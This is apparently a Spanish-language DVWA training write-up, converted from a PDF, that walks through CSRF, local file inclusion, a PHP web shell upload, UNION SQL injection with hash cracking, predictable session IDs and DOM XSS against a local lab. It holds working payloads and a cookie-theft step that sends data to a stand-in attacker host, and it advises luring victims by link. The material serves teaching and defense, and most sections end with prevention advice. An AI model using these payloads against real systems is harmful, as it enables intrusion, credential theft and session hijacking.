5 </head>
6 <body>
7     <h1>Redireccionando...</h1>
8     <iframe
9         src="http://localhost/dvwa/vulnerabilities/csrf/?password_new=123456&password_conf=123456&Change=Change"
10        width="0"
11        height="0"
12        style="display:none;">
13     </iframe>
14 </body>
15 </html>

```

código del archivo HTML abierto en el editor de texto

4. Levantar un servidor web local con Python

En una terminal, navegar hasta la carpeta donde guardaste el archivo .html (por ejemplo, Escritorio):

cd Escritorio

python3 -m http.server 8080

```
root@vbox:/home/vboxuser/Escritorio# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```


Terminal mostrando que el servidor está activo en localhost:8080.

5. Ejecutar el ataque desde el navegador

Con el servidor levantado, el atacante le envía al usuario logueado un link como este:

http://localhost:8080/ataque_csrf_get.html


Apenas el usuario entra, el iframe ejecuta la URL GET que cambia su contraseña a 123456.



La palabra “Redireccionando...” es como modo de demostración, es posible agregar diseños a la pagina web maliciosa.

6. Verificación del ataque

- Cerrar sesión en DVWA.
- Intentar volver a iniciar sesión con:
 - **Usuario:** admin
 - **Contraseña:** 123456



Conclusión

Este ataque demuestra cómo una vulnerabilidad CSRF puede explotarse fácilmente si:

- No hay verificación de origen.
- No se usan **tokens anti-CSRF**.
- El formulario vulnerable usa **método GET**, lo que permite ataques sin JavaScript.

Buenas prácticas para evitarlo:

- Utilizar tokens CSRF únicos por sesión.
- Validar el origen de la solicitud (cabecera Referer/Origin).
- Configurar cabeceras como X-Frame-Options: DENY para bloquear iframes externos.
- Evitar usar GET para acciones críticas (como cambiar contraseñas).

Explotación de File Inclusion en DVWA (Nivel Low)

Descripción del objetivo

El objetivo de este ejercicio es explotar una vulnerabilidad de tipo **File Inclusion** presente en **DVWA**, cuando el nivel de seguridad está configurado en "**Low**". Esta vulnerabilidad permite al atacante incluir archivos **locales** del sistema operativo en la respuesta de la aplicación web.

Esto puede derivar en:

- Exposición de archivos sensibles del sistema (como /etc/passwd).
- Posible ejecución de código si se cumplen ciertas condiciones.
- Enumeración del sistema de archivos.

Tipo de ataque: Este procedimiento corresponde a un **LFI (Local File Inclusion)**. No se trata de un RFI, ya que accede a archivos locales del sistema y no a recursos remotos.

Herramientas utilizadas

- DVWA (Damn Vulnerable Web Application)
- Navegador web (Firefox / Chromium)
- Sistema operativo Debian o Kali Linux

- Terminal de Linux
-

Procedimiento paso a paso

1. Iniciar los servicios necesarios

Desde la terminal, ejecutar:

```
sudo service apache2 start
```

```
sudo service mysql start
```

2. Ingresar a la sección 'File Inclusion'

Desde el menú lateral del panel DVWA, seleccionar la opción "**File Inclusion**".

The screenshot shows the DVWA sidebar with several menu items: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and CSRF. The 'File Inclusion' item is highlighted with a green background, indicating it is the active section.

sección con los enlaces como file1.php, file2.php, etc.

3. Modificar la URL para explotar la vulnerabilidad

En el navegador, reemplazar el valor del parámetro page= con una ruta local del sistema, por ejemplo:

<http://localhost/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd>

The screenshot shows a browser window with the DVWA logo at the top. The address bar displays the modified URL: http://localhost/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd. The main content area shows the 'Vulnerability: File Inclusion' page with the same sidebar and file inclusion section as the previous screenshot.

URL modificada en el navegador.

4. Verificar el resultado

Si el ataque fue exitoso, se mostrará el contenido del archivo /etc/passwd.

```

root:x:0:0:root:/root/bin/bash daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:bin:/usr/bin:/usr/sbin/nologin sys:x:3:sys:/dev/
games:x:5:60:games:/usr/games:/usr/sbin/nologin manx:6:12:man:/var/cache/man:/usr/sbin/nologin ipx:7:7:lp:/var/spool/lpd:/usr/st
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:13:13:proxy:/bin:/us
t/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin listx:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc
apt:x:42:65534::nobody:/nobody/nobody:/usr/sbin/nologin systemd-network:x:99:nologin ts:x:100:107:TPM software stack,,:/var/lib/tpm:/bin/false
systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin usbmux:x:102:46:usbmux:/usr/sbin/nologin dnsmasq:x:999:65534:dnsmasq:/var/lib/misc
daemon,,/run/avahi-daemon:/usr/sbin/nologin speech-dispatcher:x:104:29:Speech Dispatcher,,/run/speech-dispatcher:/bin/false
systemd:/usr/sbin/nologin sanded:x:106:117:/var/lib/sanded:/usr/sbin/nologin geoclue:x:107:118:/var/lib/geoclue:/usr/sbin/nologin poli
rtkit:x:108:119:RealtimeKit,,/proc:/usr/sbin/nologin colord:x:109:120:colord colour management daemon,,/var/lib/colord:/usr/sbin/n
initial-setup:/bin/false Debian-gdm:x:111:121:GNOME Display Manager:/var/lib/gdm3:/bin/false vboxuser:x:1000:1000:vboxuser,,/h
nonexistent:/usr/sbin/nologin mysql:x:113:123:MySQL Server,,/nonexistent:/bin/false

```

contenido de `/etc/passwd` dentro del panel de DVWA.

Podés probar incluir otros archivos interesantes como:

Archivo	Contenido útil
<code>/etc/hostname</code>	Nombre del host de la máquina
<code>/etc/issue</code>	Banner del sistema operativo
<code>/proc/self/environ</code>	Variables de entorno, útiles para inyecciones avanzadas

Conclusión

Este ejercicio demuestra cómo una vulnerabilidad de **Local File Inclusion (LFI)** puede usarse para acceder a archivos del sistema y comprometer seriamente la seguridad del servidor.

Para evitar este tipo de vulnerabilidad, se recomienda:

- Validar y sanitizar correctamente los parámetros de entrada.
- Limitar qué archivos se pueden cargar con listas blancas.
- Desactivar funciones peligrosas como `allow_url_include`.
- Utilizar un entorno de ejecución con permisos restringidos.
- Implementar un IDS (Sistema de detección de intrusiones).

una parte muy interesante y poderosa del **LFI avanzado**: el uso de **log poisoning** (envenenamiento de logs) para **ejecutar comandos en el servidor**.

Sección: File Upload + File Inclusion – Ejecución de Shell PHP (Medium)

Descripción del objetivo

El objetivo es **combinar dos vulnerabilidades** presentes en DVWA:

1. **File Upload (nivel Medium)**: para subir un archivo malicioso.
2. **File Inclusion**: para **incluir ese archivo** en la aplicación web y ejecutar comandos remotos.

Con esto se simula un ataque real donde se obtiene una **shell remota** que permite ejecutar comandos en el servidor.

Herramientas utilizadas

- DVWA en nivel de seguridad **Medium o High**
 - Shell en PHP (ej: php-reverse-shell.php de Pentestmonkey o shell.php)
 - Navegador web
 - Terminal de Linux
 - Apache y MySQL en Debian/Kali
 - Opción: Burp Suite (para renombrar archivos en la solicitud HTTP)
-

Procedimiento paso a paso

1. Preparar la Shell PHP

Descargar o crear un archivo con este contenido básico:

```
<?php system($_GET['cmd']); ?>
```

Guardarlo como:

shell.php




Editor de texto mostrando el contenido de la shell.

2. Renombrar la Shell

Como DVWA en nivel Medium valida la **extensión del archivo**, hay que “engañarlo”.

Renombrar el archivo como:

Shell.php.jpg



Explorador de archivos mostrando la shell renombrada.

3. Subir el archivo desde el módulo “File Upload”

Ir a:

<http://localhost/dvwa/vulnerabilities/upload/>



Pantalla de éxito con el mensaje

4. Incluir el archivo desde File Inclusion

Ir al módulo:

<http://localhost/dvwa/vulnerabilities/fi/>

Modificar la URL a:

?page=.../hackable/uploads/shell.php.jpg

Ataque: SQL Injection con UNION SELECT – DVWA (Nivel Low)

Objetivo

Explotar la vulnerabilidad de **SQL Injection** en DVWA usando la técnica de UNION SELECT para:

1. Mapear la base de datos (tablas y columnas).
 2. Extraer las credenciales (user y password) de la tabla users.
 3. Romper el hash obtenido con herramientas externas.
-

Requisitos

- DVWA configurado en **Low**.
 - Navegador web.
 - Acceso a la consola MySQL (opcional, para comprensión interna).
 - Conexión a Internet para usar CrackStation.
-

Proceso paso a paso explicado

1. Exploración en MySQL (no visible para el atacante)

Se abrió la consola MySQL para entender la estructura interna:

SHOW DATABASES;

USE dvwa;

SHOW TABLES;

SHOW COLUMNS FROM users;

Se observan columnas como user_id, first_name, last_name.
Internamente, la aplicación ejecuta algo como:

**SELECT user_id, first_name, last_name FROM users WHERE
user_id = 1;**

2. Confirmar vulnerabilidad con comilla simple

En el formulario de DVWA (sección SQL Injection), se inyecta una comilla para “romper” la consulta:


<http://localhost/dvwa/vulnerabilities/sqli/?id=1'>

→ No se mostró ningún error en pantalla.

Como no se rompió la página al realizar la misma inyección a través del **formulario**, se produjo un **error de SQL visible**, confirmando la vulnerabilidad.

A partir de ese momento, se pudo continuar con la explotación desde la URL (`?id=1'`, `?id=1'--+`, etc.).

Esto demuestra que el tratamiento de entradas puede variar entre el método **GET** (URL) y **POST** (formulario), y subraya la importancia de probar ambos métodos durante un análisis de seguridad.



En PHP es posible atrapar las excepciones y manipularlas para que no salga fatal error

3. Inspección del código PHP vulnerable

Se muestra cómo la aplicación arma la consulta:

`$sql = "SELECT id, name FROM users WHERE id = ".$_GET['id'];`

Al inyectar `id=1'`, la consulta queda malformada.

4. Primer intento de UNION SELECT

Para combinar la consulta original con otra en paralelo:

`?id=1'+union+all+select+1,2--'`

- Se usa + en lugar de espacios (evita %20).

- '--' cierra el resto de la consulta.
- Los números (1,2) corresponden a las **2 columnas** de la consulta original.

The screenshot shows the DVWA SQL Injection page. On the left, there's a sidebar with various exploit categories like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (selected), SQL Injection (Blind), Weak Session IDs, and XSS (DOM). The main area has a title 'Vulnerability: SQL Injection'. It contains a form with 'User ID:' and a 'Submit' button. Below the form, two sets of results are shown for 'ID: 1' and 'ID: 2'. Both sets include 'First name: admin' and 'Surname: admin'. Underneath the results, there's a 'More Information' section with several links to external resources about SQL injection.

Error de número de columnas y aparición de “1” y “2”.

5. Enumerar tablas con UNION ALL SELECT (y corregir el error de comilla)

Objetivo: extraer los nombres de todas las tablas de la base de datos para saber dónde buscar columnas sensibles.

1. Payload inicial en el campo ID

```
id=1'+union+all+select+1,table_name+from+information_schema.tables--'+&Submit=Submit#
```

La segunda columna (table_name) pedirá al servidor que liste cada nombre de tabla.

2. Error de sintaxis

Al enviar esa URL, aparece un **error de SQL syntax**, porque la comilla (') que abre la inyección no se cierra correctamente.

3. Solución añadiendo ORDER BY id DESC

Para cerrar la comilla y ordenar los resultados, se modifica el payload agregando al final:

```
+order+by+id+DESC'
```

Quedando la URL completa:

```
id=1'+union+all+select+1,table_name+from+information_schema.tables--+order+by+id+DESC'&Submit=Submit#
```

- ¿Qué consigue?


1. Cierra la comilla abierta ('...DESC').
2. Ordena las tablas por id en forma descendiente.

4. Resultado

Bajo el panel de DVWA verás una lista de tablas como:

guestbook

users



Pantalla de DVWA mostrando las tablas users, guestbook, etc., después de aplicar el ORDER BY id DESC.

A partir de aquí, ya tenemos el nombre de la tabla **users**, que usaremos en el siguiente paso para obtener sus columnas.

6. Obtener los nombres de las columnas de la tabla users y extraer credenciales y extraer los pares usuario:contraseña.

1. Obtener los nombres de las columnas de la tabla users

?id=1'union+all+select+1,column_name+from+information_schema.columns--+order+by+id+DESC'&Submit=Submit#

- **Resultado esperado:** una lista de columnas que incluye, entre otras, user y password.

```

http://localhost/dwa/vulnerabilities/sql/?id=1+union+all+select+1,column_name+from+information_schema.columns--+order+by+id+DESC'
User ID: 1
First name: user_id
Last name: first_name
Surname: first_name
ID: 1' union all select 1,column_name from information_schema.columns-- order by id DESC'
First name: 1
Last name: last_name
Surname: last_name
ID: 1' union all select 1,column_name from information_schema.columns-- order by id DESC'
First name: 1
Last name: user
Surname: user
ID: 1' union all select 1,column_name from information_schema.columns-- order by id DESC'
First name: 1
Last name: password
Surname: password
ID: 1' union all select 1,column_name from information_schema.columns-- order by id DESC'
First name: 1
Last name: last_login
Surname: last_login

```

pantalla mostrando user y password en la lista de columnas.

2. Extraer el campo users y password

?id=1'union+all+select+user,password+from+users--+order+by+id+DESC'&Submit=Submit#

- **Qué se modifcó:** el campo 1 y 2 (el 1 se muestra siempre y el 2 también) reemplazando el numero 1 por user y el numero 2 por password, luego se reemplazó information_schema.columns por users
- **Resultado esperado:** cadena con líneas como admin:5f4dcc3b5aa765d61d8327deb882cf99.

User ID	First name	Surname	Hash
ID: 1'	admin	admin	5f4dcc3b5aa765d61d8327deb882cf99
ID: 1' union all select user,password from users-- order by id DESC'	godson	e99a18428cb38df260053678922e03	
ID: 1' union all select user,password from users-- order by id DESC'	1337	8d3533d75ae2c396d7e0d4fc69216b	
ID: 1' union all select user,password from users-- order by id DESC'	pablo	0d107d09f5bbe40cade3de5c71e9e9b7	
ID: 1' union all select user,password from users-- order by id DESC'	smithy	5f4dcc3b5aa765d61d8327deb882cf99	

Resultado bajo el panel con el hash de la contraseña del administrador.

7. Romper el hash con CrackStation y considerar el uso de salt

Objetivo: convertir el hash obtenido en su valor de contraseña en texto plano y comprender la dificultad añadida por el uso de salt.

1. Copiar el hash

Del resultado del paso anterior, copia el valor hash que aparece (por ejemplo, 5f4dcc3b5aa765d61d8327deb882cf99).

2. Usar CrackStation

- Abrí tu navegador e ingresá a:

<https://crackstation.net/>

- Pegá el hash en el campo “Enter Password Hashes”.
- Resolvé el CAPTCHA y hacé click en “Crack Hashes”.



CrackStation mostrando el hash original en la caja de texto y el resultado en claro (por ejemplo, password).

3. Obtener la contraseña en claro

- CrackStation devolverá la contraseña asociada al hash (si está en su base de datos).

4. Consideración sobre el uso de salt

- Si el hash **incluye un salt desconocido**, las tablas arcoíris estándar **no servirían**, porque cada salt modifica el hash final.
- En ese caso, habría que recurrir a **ataques por fuerza bruta** o **diccionarios personalizados**, lo cual **incrementa significativamente el tiempo** y la complejidad del ataque.

Conclusión sobre SQL Injection:

Este ejercicio demostró cómo se puede explotar una vulnerabilidad de **SQL Injection** en DVWA utilizando la técnica de **UNION SELECT** para obtener información sensible, como los nombres de las tablas, las columnas y las credenciales de los usuarios. Este tipo de vulnerabilidad es extremadamente peligrosa y puede permitir que un atacante tenga acceso completo a la base de datos.

Recomendaciones de seguridad:

- Siempre utilizar consultas preparadas para prevenir SQL Injection.
- Implementar validación y sanitización de entradas en todas las aplicaciones web.
- Limitar los permisos de las cuentas de base de datos para reducir el impacto de un posible ataque.

Resumen:

- **SQL Injection** es una vulnerabilidad crítica en aplicaciones web donde un atacante puede injectar y ejecutar comandos SQL maliciosos.
- El proceso de explotación incluye utilizar **UNION SELECT** para descubrir el esquema de la base de datos y extraer datos sensibles.
- **Prácticas recomendadas:** usar **consultas preparadas, validación de entradas y principio de menor privilegio** en bases de datos.

Weak Session IDs – DVWA (Nivel, low, Medium, hard)

Objetivo

Demostrar cómo, en el nivel low, **Medium y higth** del módulo **Weak Session IDs**, un atacante puede **analizar** el patrón de generación de los identificadores de sesión y **predecir** el próximo ID para secuestrar sesiones ajenas.

Herramientas utilizadas

- DVWA configurado en **Security: Low, Medium, hight**
 - Navegador web con **DevTools** (F12)
 - (Opcional) Editor de texto o hoja de cálculo para anotar valores
-

Procedimiento paso a paso

1. Acceder al módulo y abrir DevTools

- Ir a:

http://localhost/dvwa/vulnerabilities/weak_id/

- Presionar **F12** → pestaña **Application** → sección **Cookies**.
-

2. Generar la primera sesión

- Hacer clic en el botón “**Generate**” del módulo.
- Se crea una cookie dvwa_session con valor 1.
- Obsérvalo en DevTools: dvwa_session = 1.

The screenshot shows the DVWA application interface. In the top navigation bar, there's a link to 'Almacenamiento de sesión'. Below it, under the 'Vulnerability: Weak Session' heading, it says 'This page will set a new cookie called dvwaSession each time you refresh the page.' There is a 'Generate' button. On the right, a DevTools panel titled 'Indexed DB' is open, showing a table of cookies. The table has columns: Nombre, Valor, Domain, Path, Expira / Tiempo máxim, Tamaño, and HttpOnly. One row is highlighted: dvwaSes... with Valor 1, Domain localhost, Path /dvwa/v..., Expira / Tiempo máxim Sesión, Tamaño 12, and HttpOnly false.

Nombre	Valor	Domain	Path	Expira / Tiempo máxim	Tamaño	HttpOnly
dvwaSes...	1	localhost	/dvwa/v...	Sesión	12	false
PHPSES...	3tf60botkk4lp...	localhost	/	Sun, 20 Apr 2025 0...	35	false
security	low	localhost	/	Sesión	11	false
theme	light	localhost	/	Sesión	10	false

Nueva cookie dvwa_session con valor 1.

3. Probar la predicción manual

- Hacer doble clic sobre el valor 1 en DevTools.
- Cambiarlo por 2 y presionar Enter.
- Recargar la página: la aplicación acepta la sesión 2 sin pedir credenciales.

The screenshot shows the same DevTools interface as before, but the 'dvwaSession' cookie has been edited. The 'Valor' column for the 'dvwaSession' cookie now contains the value '2'. All other cookies remain the same. The rest of the interface is identical to the previous screenshot.


Nombre	Valor	Domain	Path	Expira / Tiempo máxim	Tamaño	HttpOnly
dvwaSes...	2	localhost	/dvwa/v...	Sesión	12	false
PHPSES...	3tf60botkk4lp...	localhost	/	Sun, 20 Apr 2025 0...	35	false
security	low	localhost	/	Sesión	11	false
theme	light	localhost	/	Sesión	10	false

Editar cookie a 2 y página mostrando datos de sesión 2.

4. Verificar el patrón en Medium

- Volver a pulsar “**Generate**” varias veces:
 - Primer “Generate” → 1

- Segundo → 2
- Tercero → 3
- ...
- En Medium notarás que los IDs son más largos (por ejemplo, 1000534, 1002534, etc.).
- Anotar varias generaciones y **describir el incremento** (p. ej. siempre suma 2000 al valor anterior).



IDs generados en Medium.

5. Predecir el próximo Session ID

- A partir del patrón (por ejemplo, +2000), calcular el próximo ID:
 - En DevTools → Cookies → editar dvwa_session al ID predicho.
 - Recargar → accederás a la sesión que ese ID representa.
-

6. Comparativa con nivel hight (hashes)

- Cambiar DVWA a **Security: Hard** → “Generate” produce un hash MD5.
- Copiar el hash y pegarlo en [CrackStation](#) → obtener el número original (por ejemplo, 1).
- Ir a [MD5 Online Generator](#) → en este caso ingresar 3 → generar hash → comparar con el siguiente ID generado por “Generate”.
- Si coinciden, confirmás que el atacante, conociendo el patrón y usando herramientas de hash, puede **predecir** la cookie de otro usuario.



1. Hash en DevTools.

2. Resultado en CrackStation=2

3. Generación de hash para 3 y comparación con el hash generado por DVWA.

Conclusión

- **Medium** mejora la longitud de la sesión, pero **sigue siendo predecible** si se analiza el patrón de incremento.
 - **Hight** usa hashes, pero con herramientas gratuitas y un claro patrón (sin salt) también es vulnerable.
-

Medidas de prevención

1. Generar Session IDs con **fuentes de entropía criptográfica**.
2. Asociar la sesión a la **dirección IP o User-Agent**.
3. **Regenerar** el Session ID tras login y periódicamente.
4. Limitar el número de generaciones posibles por sesión/log.

XSS DOM-based – DVWA (Nivel Low)

Objetivo

En este módulo, aprovechamos que el valor seleccionado en el desplegable (<select>) se refleja directamente en el DOM desde el parámetro default de la URL. Cerraremos el <select> y el <form> para luego inyectar código HTML y JavaScript, lo que nos permitirá ejecutar un payload de XSS capaz de robar cookies de sesión.

Herramientas utilizadas

- DVWA en **Security: Low**
 - Navegador web con DevTools (F12)
 - Editor de texto para crear archivo .html (opcional)
 - Servidor PHP externo para recibir la cookie robada (opcional)
-


Procedimiento paso a paso

1. Inspeccionar el campo <select>

1. Entrar a:

http://localhost/dvwa/vulnerabilities/xss_d/

2. Seleccionar cualquier opción del desplegable; observá cómo el parámetro default cambia en la URL (ej. ?default=English).
3. Abrir **DevTools** → **Elements** y localizar el elemento <select name="default">.



The screenshot shows the browser's developer tools with the 'Elements' tab selected. It displays the HTML code for a dropdown menu. The code includes a script that checks if the 'default' parameter is present in the URL. If it is, it decodes the value and writes it back into the options. The options themselves are labeled 'English', 'French', 'Spanish', and 'German'. The 'German' option is highlighted with a red border, indicating it is the selected item. The browser tabs at the top show the current page is 'Vulnerability: DOM'.

```
<p>Please choose a language:</p>
<form name="XSS" method="GET">
  <select name="default">
    <script>
      if (document.location.href.indexOf("default") >= 0) {
        var lang = document.location.href.substring(document.location.href.indexOf("default")+8);
        document.write("<option value='"+ lang +">" + decodeURIComponent(lang) + "</option>");
        document.write("<option value='disabled' disabled>---</option>");
      }
    </script>
    <option value='English'>English</option>;
    <option value='French'>French</option>;
    <option value='Spanish'>Spanish</option>;
    <option value='German'>German</option>;
  </select>
  <input type="submit" value="Select" />
</form>
</div>
<h2>More Information</h2>
```

HTML mostrando el <select>

2. Cierre de <select> y <form> desde la URL

Para inyectar nuevo código, primero **cerramos** las etiquetas abiertas:

```
?id=</select></form>
```

- </select>: cierra el <select> que inyecta el parámetro.
- </form>: cierra el formulario, liberando la inyección de HTML.

URL completa de prueba:

http://localhost/dvwa/vulnerabilities/xss_d/?default=</select></form>



Interfaz sin el formulario (solo el HTML restante).


3. Inyección de JavaScript simple

Añadimos a la URL un <script> para verificar la ejecución:

```
</select></form><script>alert('XSS DOM')</script>
```

URL de ejemplo:

[https://localhost/dvwa/vulnerabilities/xss_d/?default=</select></form><script>alert\('XSS DOM'\)</script>](https://localhost/dvwa/vulnerabilities/xss_d/?default=</select></form><script>alert('XSS DOM')</script>)




Alerta emergente con “XSS DOM”.

4. Robo de cookies en un alert

Reemplazamos el texto por document.cookie:

?default=</select></form><script>alert(document.cookie)</script>

- Esto muestra la cookie actual, por ejemplo:



Alerta mostrando la cookie completa.

5. Envío de la cookie a un servidor externo y preparación del secuestro

Descripción del paso

Aprovechando que la inyección DOM no persiste en la aplicación, el atacante envía el valor completo de la cookie a un servidor que controla. De esta forma obtiene el PHPSESSID de la víctima, lo guarda en un .txt por ejemplo y luego lo usa para secuestrar la sesión luego copiar el hash y modificar la cookie. Como es DOM no queda almacenada y la base de datos necesitaría que el usuario acceda a la url vulnerable

1. Construir la URL

- Payload básico (ejemplo):

[http://atacante.com/index.php?cookies=\(todo el contenido de document.cookie\)](http://atacante.com/index.php?cookies=(todo el contenido de document.cookie))

7. Colocar un iframe para robar por XSS las contraseñas

Descripción:

Creamos un archivo HTML que incrusta el payload XSS en un <iframe> casi invisible. Cuando la víctima visite esta página, el iframe disparará la inyección DOM en DVWA y enviará las cookies (que contienen el dvwa_session) al servidor atacante, permitiendo más tarde el secuestro de sesión.

1. Crear el archivo ataque_xss_iframe.html

Abrir tu editor de texto y pegar este código:



```
ataque_xss_iframe.html
/home/vboxuser/Escritorio
<iframe src="http://localhost/dvwa/vulnerabilities/xss_d/?default=%3C/select%3E%3C/
form%3E%3Cscript%3Ealert(%27xss%27)%3C/script%3E width=800 height=800></iframe>
```


Editor mostrando el archivo ataque_xss_iframe.html con el payload dentro del <iframe>.

2. Guardar y hospedar el archivo

3. Engañar a la víctima para que visite la página

- Enviar por correo o redes un enlace a http://atacante.com/ataque_xss_iframe.html.

